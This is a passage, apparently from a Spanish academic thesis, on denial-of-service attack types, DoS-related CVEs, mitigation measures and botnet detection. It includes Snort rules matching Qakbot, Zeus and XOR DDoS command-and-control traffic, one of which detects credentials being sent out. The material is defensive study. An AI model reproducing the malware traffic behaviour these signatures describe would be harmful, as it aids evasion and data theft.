
En la siguiente tabla vemos un resumen de los tipos de ataque a nivel de red:

Ataques capa red	Inundación ICMP	Peticiones ICMP	ICMP Flood
		Paquetes mal formados	Ping de la muerte
		Envío dirección de broadcast	Smurf
		Mayor volumen	Amplificación
		Falsificación IP	Reflexión

2.2.4. Resumen de ataques

La siguiente tabla resume algunos de los ataques comentados:

UDP Flooding En este caso, un atacante envía una gran cantidad de paquetes UDP a puertos aleatorios o específicos de la víctima con la ayuda de bots o máquinas zombies. Al recibir los paquetes, la víctima consulta en los puertos de destino para identificar las aplicaciones que están escuchando en esos puertos. Cuando no hay aplicación escuchando en este puerto, genera un paquete ICMP con un mensaje "destino inalcanzable". Esto confundirá al equipo de la víctima al enviar paquetes de destinos inalcanzables, perdiendo la capacidad de responder a aquellas solicitudes que sí son válidas.	 Figura 5:UDP Flooding Fuente: https://www.cloudflare.com/es-es/learning/ddos/udp-flood-ddos-attack/
HTTP Flooding Ataque HTTP Flood consiste enviar múltiples solicitudes al servidor web con el objetivo de sobrecargarlo	 Figura 6:HTTP Flooding Fuente: https://www.cloudflare.com/es-es/learning/ddos/http-flood-ddos-attack/
SYN Flooding El ataque de inundación SYN explota las vulnerabilidades del protocolo TCP, donde el atacante envía varias solicitudes SYN para iniciar una conexión TCP. El equipo víctima a su vez contesta a esas peticiones mediante paquetes SYN/ACK, que terminan saturando la red ya que son paquetes que no reciben una respuesta.	



Este tipo de ataques tienen como objetivo degradar la calidad del servicio y hacer que el servidor no se encuentre accesible durante un período de tiempo concreto. El objetivo de este ataque es hacer que los servicios no estén disponibles para los clientes, agotando los recursos de red, almacenamiento, procesamiento y servidores web.

En el siguiente **informe realizado por Kaspersky [5]** podemos ver la evolución de estos ataques a lo largo de los años 2021 y 2022. Por ejemplo, más de la mitad de los ataques están basados en UDP Flooding, seguido de SYN Flooding, TCP Flooding y HTTP Flooding. En la siguiente url podemos encontrar algunas vulnerabilidades relacionadas con DoS.

- <https://www.cvedetails.com/vulnerability-list/opdos-1/denial-of-service.html>

Security Vulnerabilities (Denial Of Service)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-33981			DoS	2022-06-18	2022-06-21	0.0	None	???	???	???	???	???	???
drivers/block/floppy.c in the Linux kernel before 5.17.6 is vulnerable to a denial of service, because of a concurrency use-after-free flaw after deallocating raw_cmd in the raw_cmd_ioctl function.														
2	CVE-2022-33124			DoS	2022-06-23	2022-06-26	0.0	None	???	???	???	???	???	???
** DISPUTED ** AIOHTTP 3.8.1 can report a "ValueError: Invalid IPv6 URL" outcome, which can lead to a Denial of Service (DoS). NOTE: multiple third parties dispute this issue because there is no example of a context in which denial of service would occur, and many common contexts have exception handling in the calling application.														
3	CVE-2022-33070			DoS	2022-06-23	2022-06-23	0.0	None	???	???	???	???	???	???
Protobuf-c v1.4.0 was discovered to contain an invalid arithmetic shift via the function parse_tag_and_wirtype in protobuf-c/protobuf-c.c. This vulnerability allows attackers to cause a Denial of Service (DoS) via unspecified vectors.														
4	CVE-2022-33068			DoS Overflow	2022-06-23	2022-06-23	0.0	None	???	???	???	???	???	???
An integer overflow in the component hb-ot-shape-fallback.cc of Harfbuzz v4.3.0 allows attackers to cause a Denial of Service (DoS) via unspecified vectors.														
5	CVE-2022-33067			DoS	2022-06-23	2022-06-23	0.0	None	???	???	???	???	???	???
Lrzip v0.651 was discovered to contain multiple invalid arithmetic shifts via the functions get_magic in lrzip.c and Predictor::init in libzpaq/libzpaq.cpp. These vulnerabilities allow attackers to cause a Denial of Service via unspecified vectors.														
6	CVE-2022-32990			DoS	2022-06-24	2022-06-24	0.0	None	???	???	???	???	???	???
An issue in gimp_layer_invalidate_boundary of GNOME GIMP 2.10.30 allows attackers to trigger an unhandled exception via a crafted XCF file, causing a Denial of Service (DoS).														
7	CVE-2022-32143	552		DoS	2022-06-24	2022-06-24	0.0	None	???	???	???	???	???	???
In multiple CODESYS products, file download and upload function allows access to internal files in the working directory e.g. firmware files of the PLC. All requests are processed on the controller only if no level 1 password is configured on the controller or if remote attacker has previously successfully authenticated himself to the controller. A successful Attack may lead to a denial of service, change of local files, or drain of confidential Information. User interaction is not required														

Figura 8: Vulnerabilidades relacionadas con DoS en la base de datos de CVE

Si abrimos el detalle de una vulnerabilidad, podemos ver la puntuación a nivel de impacto para cada una de las categorías definidas en los grupos de métricas.

Vulnerability Details : [CVE-2022-26143](#)

The TP-240 (aka tp240dvr) component in Mitel MiCollab before 9.4 SP1 FP1 and MiVoice Business Express through 8.1 allows remote attackers to obtain sensitive information and cause a denial of service (performance degradation and excessive outbound traffic). This was exploited in the wild in February and March 2022 for the TP240PhoneHome DDoS attack.
Publish Date : 2022-03-10 Last Update Date : 2022-03-18

[Collapse All](#)
[Expand All](#)
[Select](#)
[Select&Copy](#)
[Scroll To](#)
[Comments](#)
[External Links](#)
[Search Twitter](#)
[Search YouTube](#)
[Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score

3.0

Confidentiality Impact

Partial (There is considerable informational disclosure.)

Integrity Impact

Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact

Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity

Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication

Not required (Authentication is not required to exploit the vulnerability.)

Gained Access

None

Vulnerability Type(s)

Denial Of Service Obtain Information

CWE ID

863

Figura 9: Detalle de una vulnerabilidad

Según la **matriz de MITRE** [19] podemos encontrar a grandes rasgos 2 tipos de ataques de denegación de servicio (DoS). Por un lado, aquel ataque que tiene como objetivo degradar o bloquear la disponibilidad de los servicios para los usuarios. Según la **matriz de MITRE** [19], podemos desglosar este ataque DoS en diferentes técnicas.

- <https://attack.mitre.org/techniques/T1499>

Endpoint Denial of Service

Sub-techniques (4)			
ID	Name		
T1499.001	OS Exhaustion Flood		
T1499.002	Service Exhaustion Flood		
T1499.003	Application Exhaustion Flood		
T1499.004	Application or System Exploitation		

Figura 10: Ataques DoS relacionados con el endpoint

Por otro lado, el ataque DoS a nivel de red que tiene como objetivo agotar el ancho de banda de la red en el que se basan los servicios.

- <https://attack.mitre.org/techniques/T1498>

Network Denial of Service

Sub-techniques (2)		The system an adversary operating within; could be operating system or application
ID	Name	
T1498.001	Direct Network Flood	
T1498.002	Reflection Amplification	

Figura 11: Ataques DoS relacionados con la red

El requisito para mitigar esta amenaza podría ser: "El sistema no debe permitir que ningún atacante pueda realizar un ataque DoS para reducir la disponibilidad del sistema". Para satisfacer este requisito, se proponen las siguientes medidas de mitigación:

- **Usar un firewall para descartar ciertos paquetes a nivel IP.**
- **Restringir el uso de los recursos utilizados por usuarios que no tengan los permisos necesarios.**

2.2.5. Protección frente ataques de denegación de servicio

No existe una solución única para prevenir este tipo de ataques ya que se basan muchas veces en peticiones legítimas que no podemos bloquear de forma completa en los servidores. Normalmente lo que se hace es configurar algunos elementos en la infraestructura de red como Firewalls o sistemas IPS y IDS, para minimizar sus efectos.

Estos elementos, correctamente configurados con balanceos de carga, detección de anomalías en el tráfico de red, bloqueo de fuentes de tráfico automatizadas en base a anomalías..., pueden ayudarnos a detectar cualquier tipo de DoS, aunque todo dependerá del número de máquinas que utilice el atacante (botnet) y la cantidad de recursos de los que dispongamos.

Principalmente, hay dos formas de defender los ataques DDoS: una es la defensa pasiva y la otra es la defensa activa. La defensa pasiva consiste en que cuando se detecta un ataque DDoS, el administrador de la red toma medidas para filtrar el tráfico sospechoso del ataque.

La defensa activa consiste en tomar medidas para prevenir el ataque DDoS antes de que ocurra o tomar las medidas correspondientes en el mismo instante que se está produciendo el ataque. En este caso, los administradores de red monitorizan el tráfico de red y van tomando medidas con el objetivo de interferir en el comportamiento del ataque.

Dependiendo de la intensidad de los ataques DoS, y las buenas prácticas de configuración de los sistemas perimetrales, los sistemas podrían seguir siendo susceptibles de ser vulnerables frente a este tipo de ataques. Para mitigar los ataques de mayor capacidad, se abre una serie de posibilidades tanto a nivel software como hardware:

- **Uso de firewalls tanto por software como por hardware** con el objetivo de limitar el tráfico de entrada y salida. Por ejemplo, los **Web Application Firewall (WAF)** tienen la capacidad de proteger de múltiples ataques al servidor de aplicaciones web. La función del WAF es garantizar la seguridad del servidor web mediante el análisis de paquetes y del tráfico de las peticiones HTTP/HTTPS.
- **Detección de anomalías en el tráfico de red**, diferenciando el tráfico entrante procedente de usuarios legítimos del tráfico malicioso originado desde una fuente no confiable. Aquí se pueden implementar sistemas de detección de intrusos basados en anomalías de red utilizando técnicas estadísticas y de aprendizaje automático. El uso de redes neuronales en comparación con otros algoritmos de aprendizaje automático, tienen la capacidad de aprender nuevas características que pueden diferenciar nuevos ataques de forma autónoma.
- **Uso de sistemas de detección de intrusos(IDS)**. Son aplicaciones que permiten detectar accesos no autorizados a una máquina o a una red. Estos accesos pueden ser ataques esporádicos realizados por usuarios malintencionados o repetidos cada cierto tiempo, lanzados con herramientas automáticas. Uno de los más conocidos es **SNORT** <https://www.snort.org>.
- **Uso de honeypots** como sistema de defensa activa que permite capturar intrusiones y evitar que los ataques se propaguen por la red.
- **Detección de suplantación de identidad** por parte de un atacante. Se podría comprobar que el tráfico tenga una dirección de origen válida y utilizar filtros para evitar la suplantación de las conexiones de acceso a la red.
- **Adquirir nuevos servidores y dispositivos de red** para absorber más tráfico y peticiones (balanceadores, servidores frontales y de backend, ancho de banda, etc.).
- **Adquirir soluciones hardware Anti-DDoS** de distintos fabricantes como medida perimetral para evitar este tipo de ataques (CheckPoint, Radware, etc.).
- **Recurrir a los servicios en la nube** para prevenir los ataques Anti-DDoS (Akamai, Verisign, Cloudflare, Azure, etc.). Los servicios en la nube añaden protección de varias formas. El primer método es bloquear la dirección IP si el atacante lo hace a través de una dirección IP estática. Si el atacante lo hace a través de una dirección IP dinámica, lo mejor es usar soluciones específicas como Cloudflare que permitiría bloquear todas aquellas direcciones IP que no estén registradas como permitidas en una lista de control de acceso.

2.3. Técnicas de detección de botnets

Dentro de las **técnicas de detección de botnets** [6], [8], [9], [10], [11], [12] encontramos aquellas que se basan en realizar un análisis de comportamiento y en la comprobación de firmas. Entre las técnicas dentro de este tipo podemos destacar:

- **Inspección de Paquetes (Packet Inspection).** Esta técnica consiste en inspeccionar los paquetes del tráfico de red en busca de patrones o características previamente definidas para detectar posibles amenazas. Ejemplos de uso de esta técnica podría ser comprobar las IP destino de los paquetes contra lista negras de IP clasificadas como servidores de C&C (comando y control) de botnets, monitorizar conexiones a puertos diferentes de los habituales o la búsqueda de cadenas de caracteres especiales que puedan identificar una amenaza.
- **Honeypots.** Simulan ser un objetivo para los atacantes y utilizan los intentos de intrusión de estos para obtener información sobre los cibercriminales y la forma en que operan o para distraerlos de otros objetivos. Por ejemplo, un honeypot podría exponer puertos que respondan a un escaneo de puertos o intentos de conexión mediante fuerza bruta o ataques por diccionario. Los puertos podrían dejarse abiertos para atraer a los atacantes al entorno del honeypot, lo que sería una distracción para el atacante ya que no estaría atacando a la verdadera infraestructura de la red.
- **Deception.** El uso de técnicas de deception se podría considerar como una evolución de los honeypots que permite establecer un falso objetivo de forma controlada, que es el que atacarán los ciberatacantes, alertando a los equipos de seguridad sobre la amenaza. La idea que hay detrás en esta evolución es la capacidad de enmascarar activos reales que tienen un alto valor en un conjunto de superficies de ataque falsas. El objetivo es crear activos a modo de señuelo para los atacantes y aprovecharse de la confianza de ese atacante para que centre sus esfuerzos en atacar esos activos falsos. Para ello se crean señuelos, que pueden ser historiales falsos de navegación, honey tokens (credenciales falsas) en sistemas reales para tentar y confundir al atacante, y de esta forma retrasar sus acciones mientras atacan esos activos de señuelo.

Para las técnicas relacionadas con la inspección de paquetes y comprobación de firmas disponemos de herramientas como SNORT <https://www.snort.org> que trae por defecto una serie de reglas para detectar botnets específicas. Por ejemplo, podríamos acceder al conjunto de reglas desarrolladas por la comunidad desde <https://snort.org/downloads#rules> y comprobar aquellas reglas que están relacionadas con una botnet o servidores de C&C.

Por ejemplo, las siguientes reglas de SNORT permitirían detectar conexiones establecidas por el troyano Qakbot <https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot>:

```
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"MALWARE-CNC Win.Trojan.Qakbot variant network speed test";
flow:to_server,established; content:"/random750x750.jpg?x="; fast_pattern:only;
http_uri; content:"&y="; http_uri; content:"Accept|3A
20|application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*|0D 0A|";
http_header; content:"Cache-Control|3A 20|no-cache|0D 0A|"; http_header;
content:!"Accept-"; http_header; content:!"Referer"; http_header;
metadata:impact_flag red, ruleset community, service http;
reference:url,www.virustotal.com/en/file/1826dba769dad9898acd95d6bd026a0b55d0a
093a267b481695494f3ab547088/analysis/1461598351/; classtype:trojan-activity;
sid:38606; rev:2;)
```

```
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"MALWARE-CNC Win.Trojan.Qakbot variant outbound connection";
flow:to_server,established; urilen:30<>35,norm; content:"btst="; http_cookie;
content:"snkz="; http_cookie; content:"Accept|3A 20|application/x-shockwave-flash,
image/gif, image/jpeg, image/pjpeg, */*|0D 0A|"; fast_pattern:only; http_header;
content:"Cache-Control|3A 20|no-cache|0D 0A|"; http_header;
content:!"Connection"; http_header; content:!"Referer"; http_header;
metadata:impact_flag red, ruleset community, service http;
reference:url,www.virustotal.com/en/file/1826dba769dad9898acd95d6bd026a0b55d0a
093a267b481695494f3ab547088/analysis/1461598351/; classtype:trojan-activity;
sid:38607; rev:3;)
```

Otras reglas relacionadas con la detección de botnets y ataques DDoS las podemos encontrar en los siguientes repositorios:

- https://github.com/ckane/cybox-tools/blob/master/scripts/snort_to_cybox/botnet-cnc.rules
- <https://github.com/eldondev/Snort/tree/master/rules>

La siguiente regla permite detectar conexiones por parte de la botnet Zeus:

```
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"BOTNET-CNC Possible Zeus User-Agent - Download";
flow:to_server,established; content:"User-Agent|3A| Download|0D 0A|"; http_header;
pcr:"^x2E(bin|exe|php)([\\/?\x5c\x2f]|$)/smiU"; metadata:impact_flag red, policy
security-ips drop; reference:url,en.wikipedia.org/wiki/Zeus_(trojan_horse);
classtype:trojan-activity; sid:16441; rev:6;)
```

Las siguientes reglas permiten detectar ataques DDoS relacionados con el troyano XOR DDoS:

```
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
msg:"MALWARE-CNC Linux.Trojan.XORDDoS outbound connection";
flow:to_server,established; http_raw_uri; bufferlen:<64; http_uri;
content:"/check.action?iid="; content:"&kernel=",within 8,distance 32;
metadata:impact_flag red,ruleset community; service:http;
reference:url,www.virustotal.com/en/file/e8cb63cc050c952c1168965f597105a128b5611
4835eb7d40bdec964a0e243dc/analysis/; classtype:trojan-activity; sid:33646; rev:4; )
# alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
msg:"MALWARE-CNC Linux.Trojan.XORDDoS outbound connection";
flow:to_server,established; http_raw_uri; bufferlen:>100; http_method;
content:"POST"; http_uri; content:"/submit.action?username=";
content:"&password=",within 30; content:".tgz",distance 0; metadata:impact_flag
red,ruleset community; service:http;
reference:url,www.virustotal.com/en/file/e8cb63cc050c952c1168965f597105a128b5611
4835eb7d40bdec964a0e243dc/analysis/; classtype:trojan-activity; sid:33647; rev:3; )
```

Hay otro tipo de **técnicas activas** que consisten en el análisis de comportamiento y en la comprobación de firmas. Entre las técnicas dentro de este grupo podemos destacar:

- **Uso de redes Fast Flux** https://es.wikipedia.org/wiki/DNS_Fluxing. Este tipo de redes permiten tener múltiples direcciones IP asociadas a un nombre de dominio, intercambiándose estas de forma constante y cada poco tiempo. De esta forma, la botnet podrían utilizar este tipo de redes para ocultar los dominios utilizados para descargar malware o alojar tanto los servidores de Comando y Control (C&C) o los proxies utilizados por esas botnets, algo que las hace más difíciles de rastrear y detectar. En resumen, las redes Fast-Flux son redes formadas por equipos comprometidos a los que apuntan los registros DNS de un determinado dominio, y actúan como proxy entre los clientes y los servidores donde se almacena el contenido.
- **Uso de redes punto a punto P2P**. Se trata de un protocolo que suelen utilizar las botnets para realizar el intercambio de archivos de forma descentralizada, y de esta forma dificultar su rastreo y detección. Una vez que el malware ha infectado una máquina vulnerable, al ejecutar el payload, haría que la máquina se una a la botnet. Por ejemplo, la botnet Storm https://es.wikipedia.org/wiki/Botnet_Storm utiliza las redes P2P en las cuáles cualquier máquina puede comportarse a la vez como cliente y servidor teniendo la capacidad de obtener más máquinas para que formen parte de la botnet.

3. Objetivos

- Analizar las principales herramientas que permiten la detección de IOC y amenazas relacionados con Botnets y ataques DoS.
- Analizar los principales indicadores de compromiso relacionados con botnets y ataques DoS.
- Estudiar los criterios más relevantes para la elección de una botnet de estudio que nos permita evaluar la evolución y el estado de la ciberseguridad actual.
- Realizar el estudio de la botnet Qakbot y analizar cuáles son sus mecanismos de infección, así como posible malware que pueda estar distribuyendo.

4. Herramientas para la detección de IOC y amenazas relacionados con Botnets y ataques DoS

En primera instancia analizamos aquellas herramientas que permiten determinar si una dirección IP forma parte de una botnet o la infraestructura de red se puede estar viendo comprometida a través del análisis de tráfico.

- **Gatekeeper** <https://github.com/AltraMayor/gatekeeper> es uno de los primeros sistemas de protección DoS open source.
- **Stratosphere** **IPS** **Project** <https://github.com/stratosphereips/StratosphereLinuxIPS> es una herramienta open source que utiliza técnicas de machine learning para detectar y bloquear comportamientos maliciosos en el tráfico de red. En este caso la herramienta hace uso de técnicas de **inspección de paquetes** (Packet Inspection) que permiten inspeccionar los paquetes del tráfico de red en busca de patrones o características previamente definidas para detectar posibles amenazas.
 - <https://www.stratosphereips.org/stratosphere-ips-suite>
- La Oficina de Seguridad del Internauta (OSI) guarda **un registro de todas las IPs españolas** que se haya detectado que formaron parte de algún incidente de seguridad relacionado con botnets y dispone de un servicio anti-botnet <https://www.incibe.es/protege-tu-empresa/herramientas/servicio-antibotnet>
- El servicio <https://www.segu-info.com.ar/ip/emotet> permite detectar si una dirección IP forma parte de una botnet de **emotet**.

Busca una IP de un C&C de Botnet EMOTET, Dridex y TrickBot

🔍 Más información de [#EMOTET](#) | [#Dridex](#) | [#TrickBot](#)

C&C informados de EMOTET (aka Geodo, Heodo, Feodo), DRIDEX o TRICKBOT de los últimos 60 días
Fuentes de datos: [@CryptoLaemus1](#) | [Feodo Tracker by Abuse.ch](#)

Consulta de IPv4

XXX.XXX.XXX.XXX

☐ No soy un robot

reCAPTCHA
Privacidad - Términos

PAÍSES CON MAYORES INFECCIONES

País	Infecciones	Porcentaje
US	44,216	29.9%
US		
CN		
DE		
...		

Figura 12: Servicio para buscar si una dirección IP forma parte de una botnet

Este buscador utiliza los feeds de amenazas suministrados por Feodo Tracker <https://feodotracker.abuse.ch>.

Feodo Tracker

Feodo Tracker is a project of abuse.ch with the goal of sharing botnet C&C servers associated with Dridex, Emotet (aka Heodo), TrickBot, QakBot (aka QuakBot / Qbot) and BazarLoader (aka BazarBackdoor). It offers various blocklists, helping network owners to protect their users from Dridex and Emotet/Heodo.

[Download Blocklist >](#)

Botnet C&Cs

Browse botnet command&control (C&C) infrastructure used by Dridex, TrickBot, Emotet, QakBot and BazarLoader.

Blocklist

Download a blocklist of botnet C&C servers today to protect your network from Dridex, TrickBot, Emotet, QakBot and BazarLoader.

About

Get more information about Feodo Tracker and what it tries to achieve. Get in contact with abuse.ch in case you have any questions.

Figura 13: Servicio Feodo Tracker utilizado por el buscador

En el caso de la botnet **Emotet**, encontramos diferentes herramientas para detectar si una dirección de correo se encuentra en la base de datos donde se guardan los dominios atacados <https://www.haveibeenemotet.com> o una herramienta que nos permite <https://github.com/JPCERTCC/EmoCheck> comprobar si nuestro equipo de forma local se ha visto comprometido.




Figura 14: Servicio para buscar si un dominio forma parte de Emotet

A continuación, analizamos algunas **plataformas que permiten la búsqueda de IOCs** y amenazas relacionadas con botnets y ataques DoS.

4.1. PulseDive

Se trata de una plataforma que permite buscar IOCs y feeds de inteligencia de amenazas pensada para que los analistas de ciberseguridad puedan realizar sus investigaciones. Además, tiene la capacidad de exportar en diferentes formatos las fuentes de inteligencia de amenazas, enriquecer los datos con información contextual recopilada de diferentes fuentes, además de proporcionar una interfaz de búsqueda que permite correlacionar datos.

Los IOC se obtienen de diferentes fuentes de inteligencia de amenazas y a partir de los ficheros que envían los usuarios, que posteriormente se enriquecen con datos de diferentes fuentes para determinar el estado del IOC que se está analizando. La plataforma reúne todos los datos recopilados y evalúa el riesgo de cada IOC que se calcula a partir de diferentes factores.

- <https://pulsedive.com/explore>
- <https://pulsedive.com/threat/Botnet>
- <https://pulsedive.com/threat/HTTP%20DDoS>

Uno de los feeds de amenazas que encontramos en esta plataforma es el de **Feodo Tracker** <https://pulsedive.com/feed/Feodo%20Tracker> donde podemos ver las principales amenazas ordenadas en función del número de indicadores.




Figura 15: Amenazas registradas e indicadores para cada una

En la sección de indicadores podemos ver cada indicador, su dirección IP y el riesgo asociado. Por ejemplo, podríamos obtener indicadores de compromiso asociados a una determinada botnet.




Figura 16: Indicadores de compromiso para la botnet de QakBot

Si vemos en detalle una amenaza, podemos ver las técnicas y tácticas que utiliza para infectar las máquinas que pudieran verse afectadas. Por ejemplo, en el caso de la amenaza de **Qakbot** <https://pulsedive.com/threat/QakBot>:

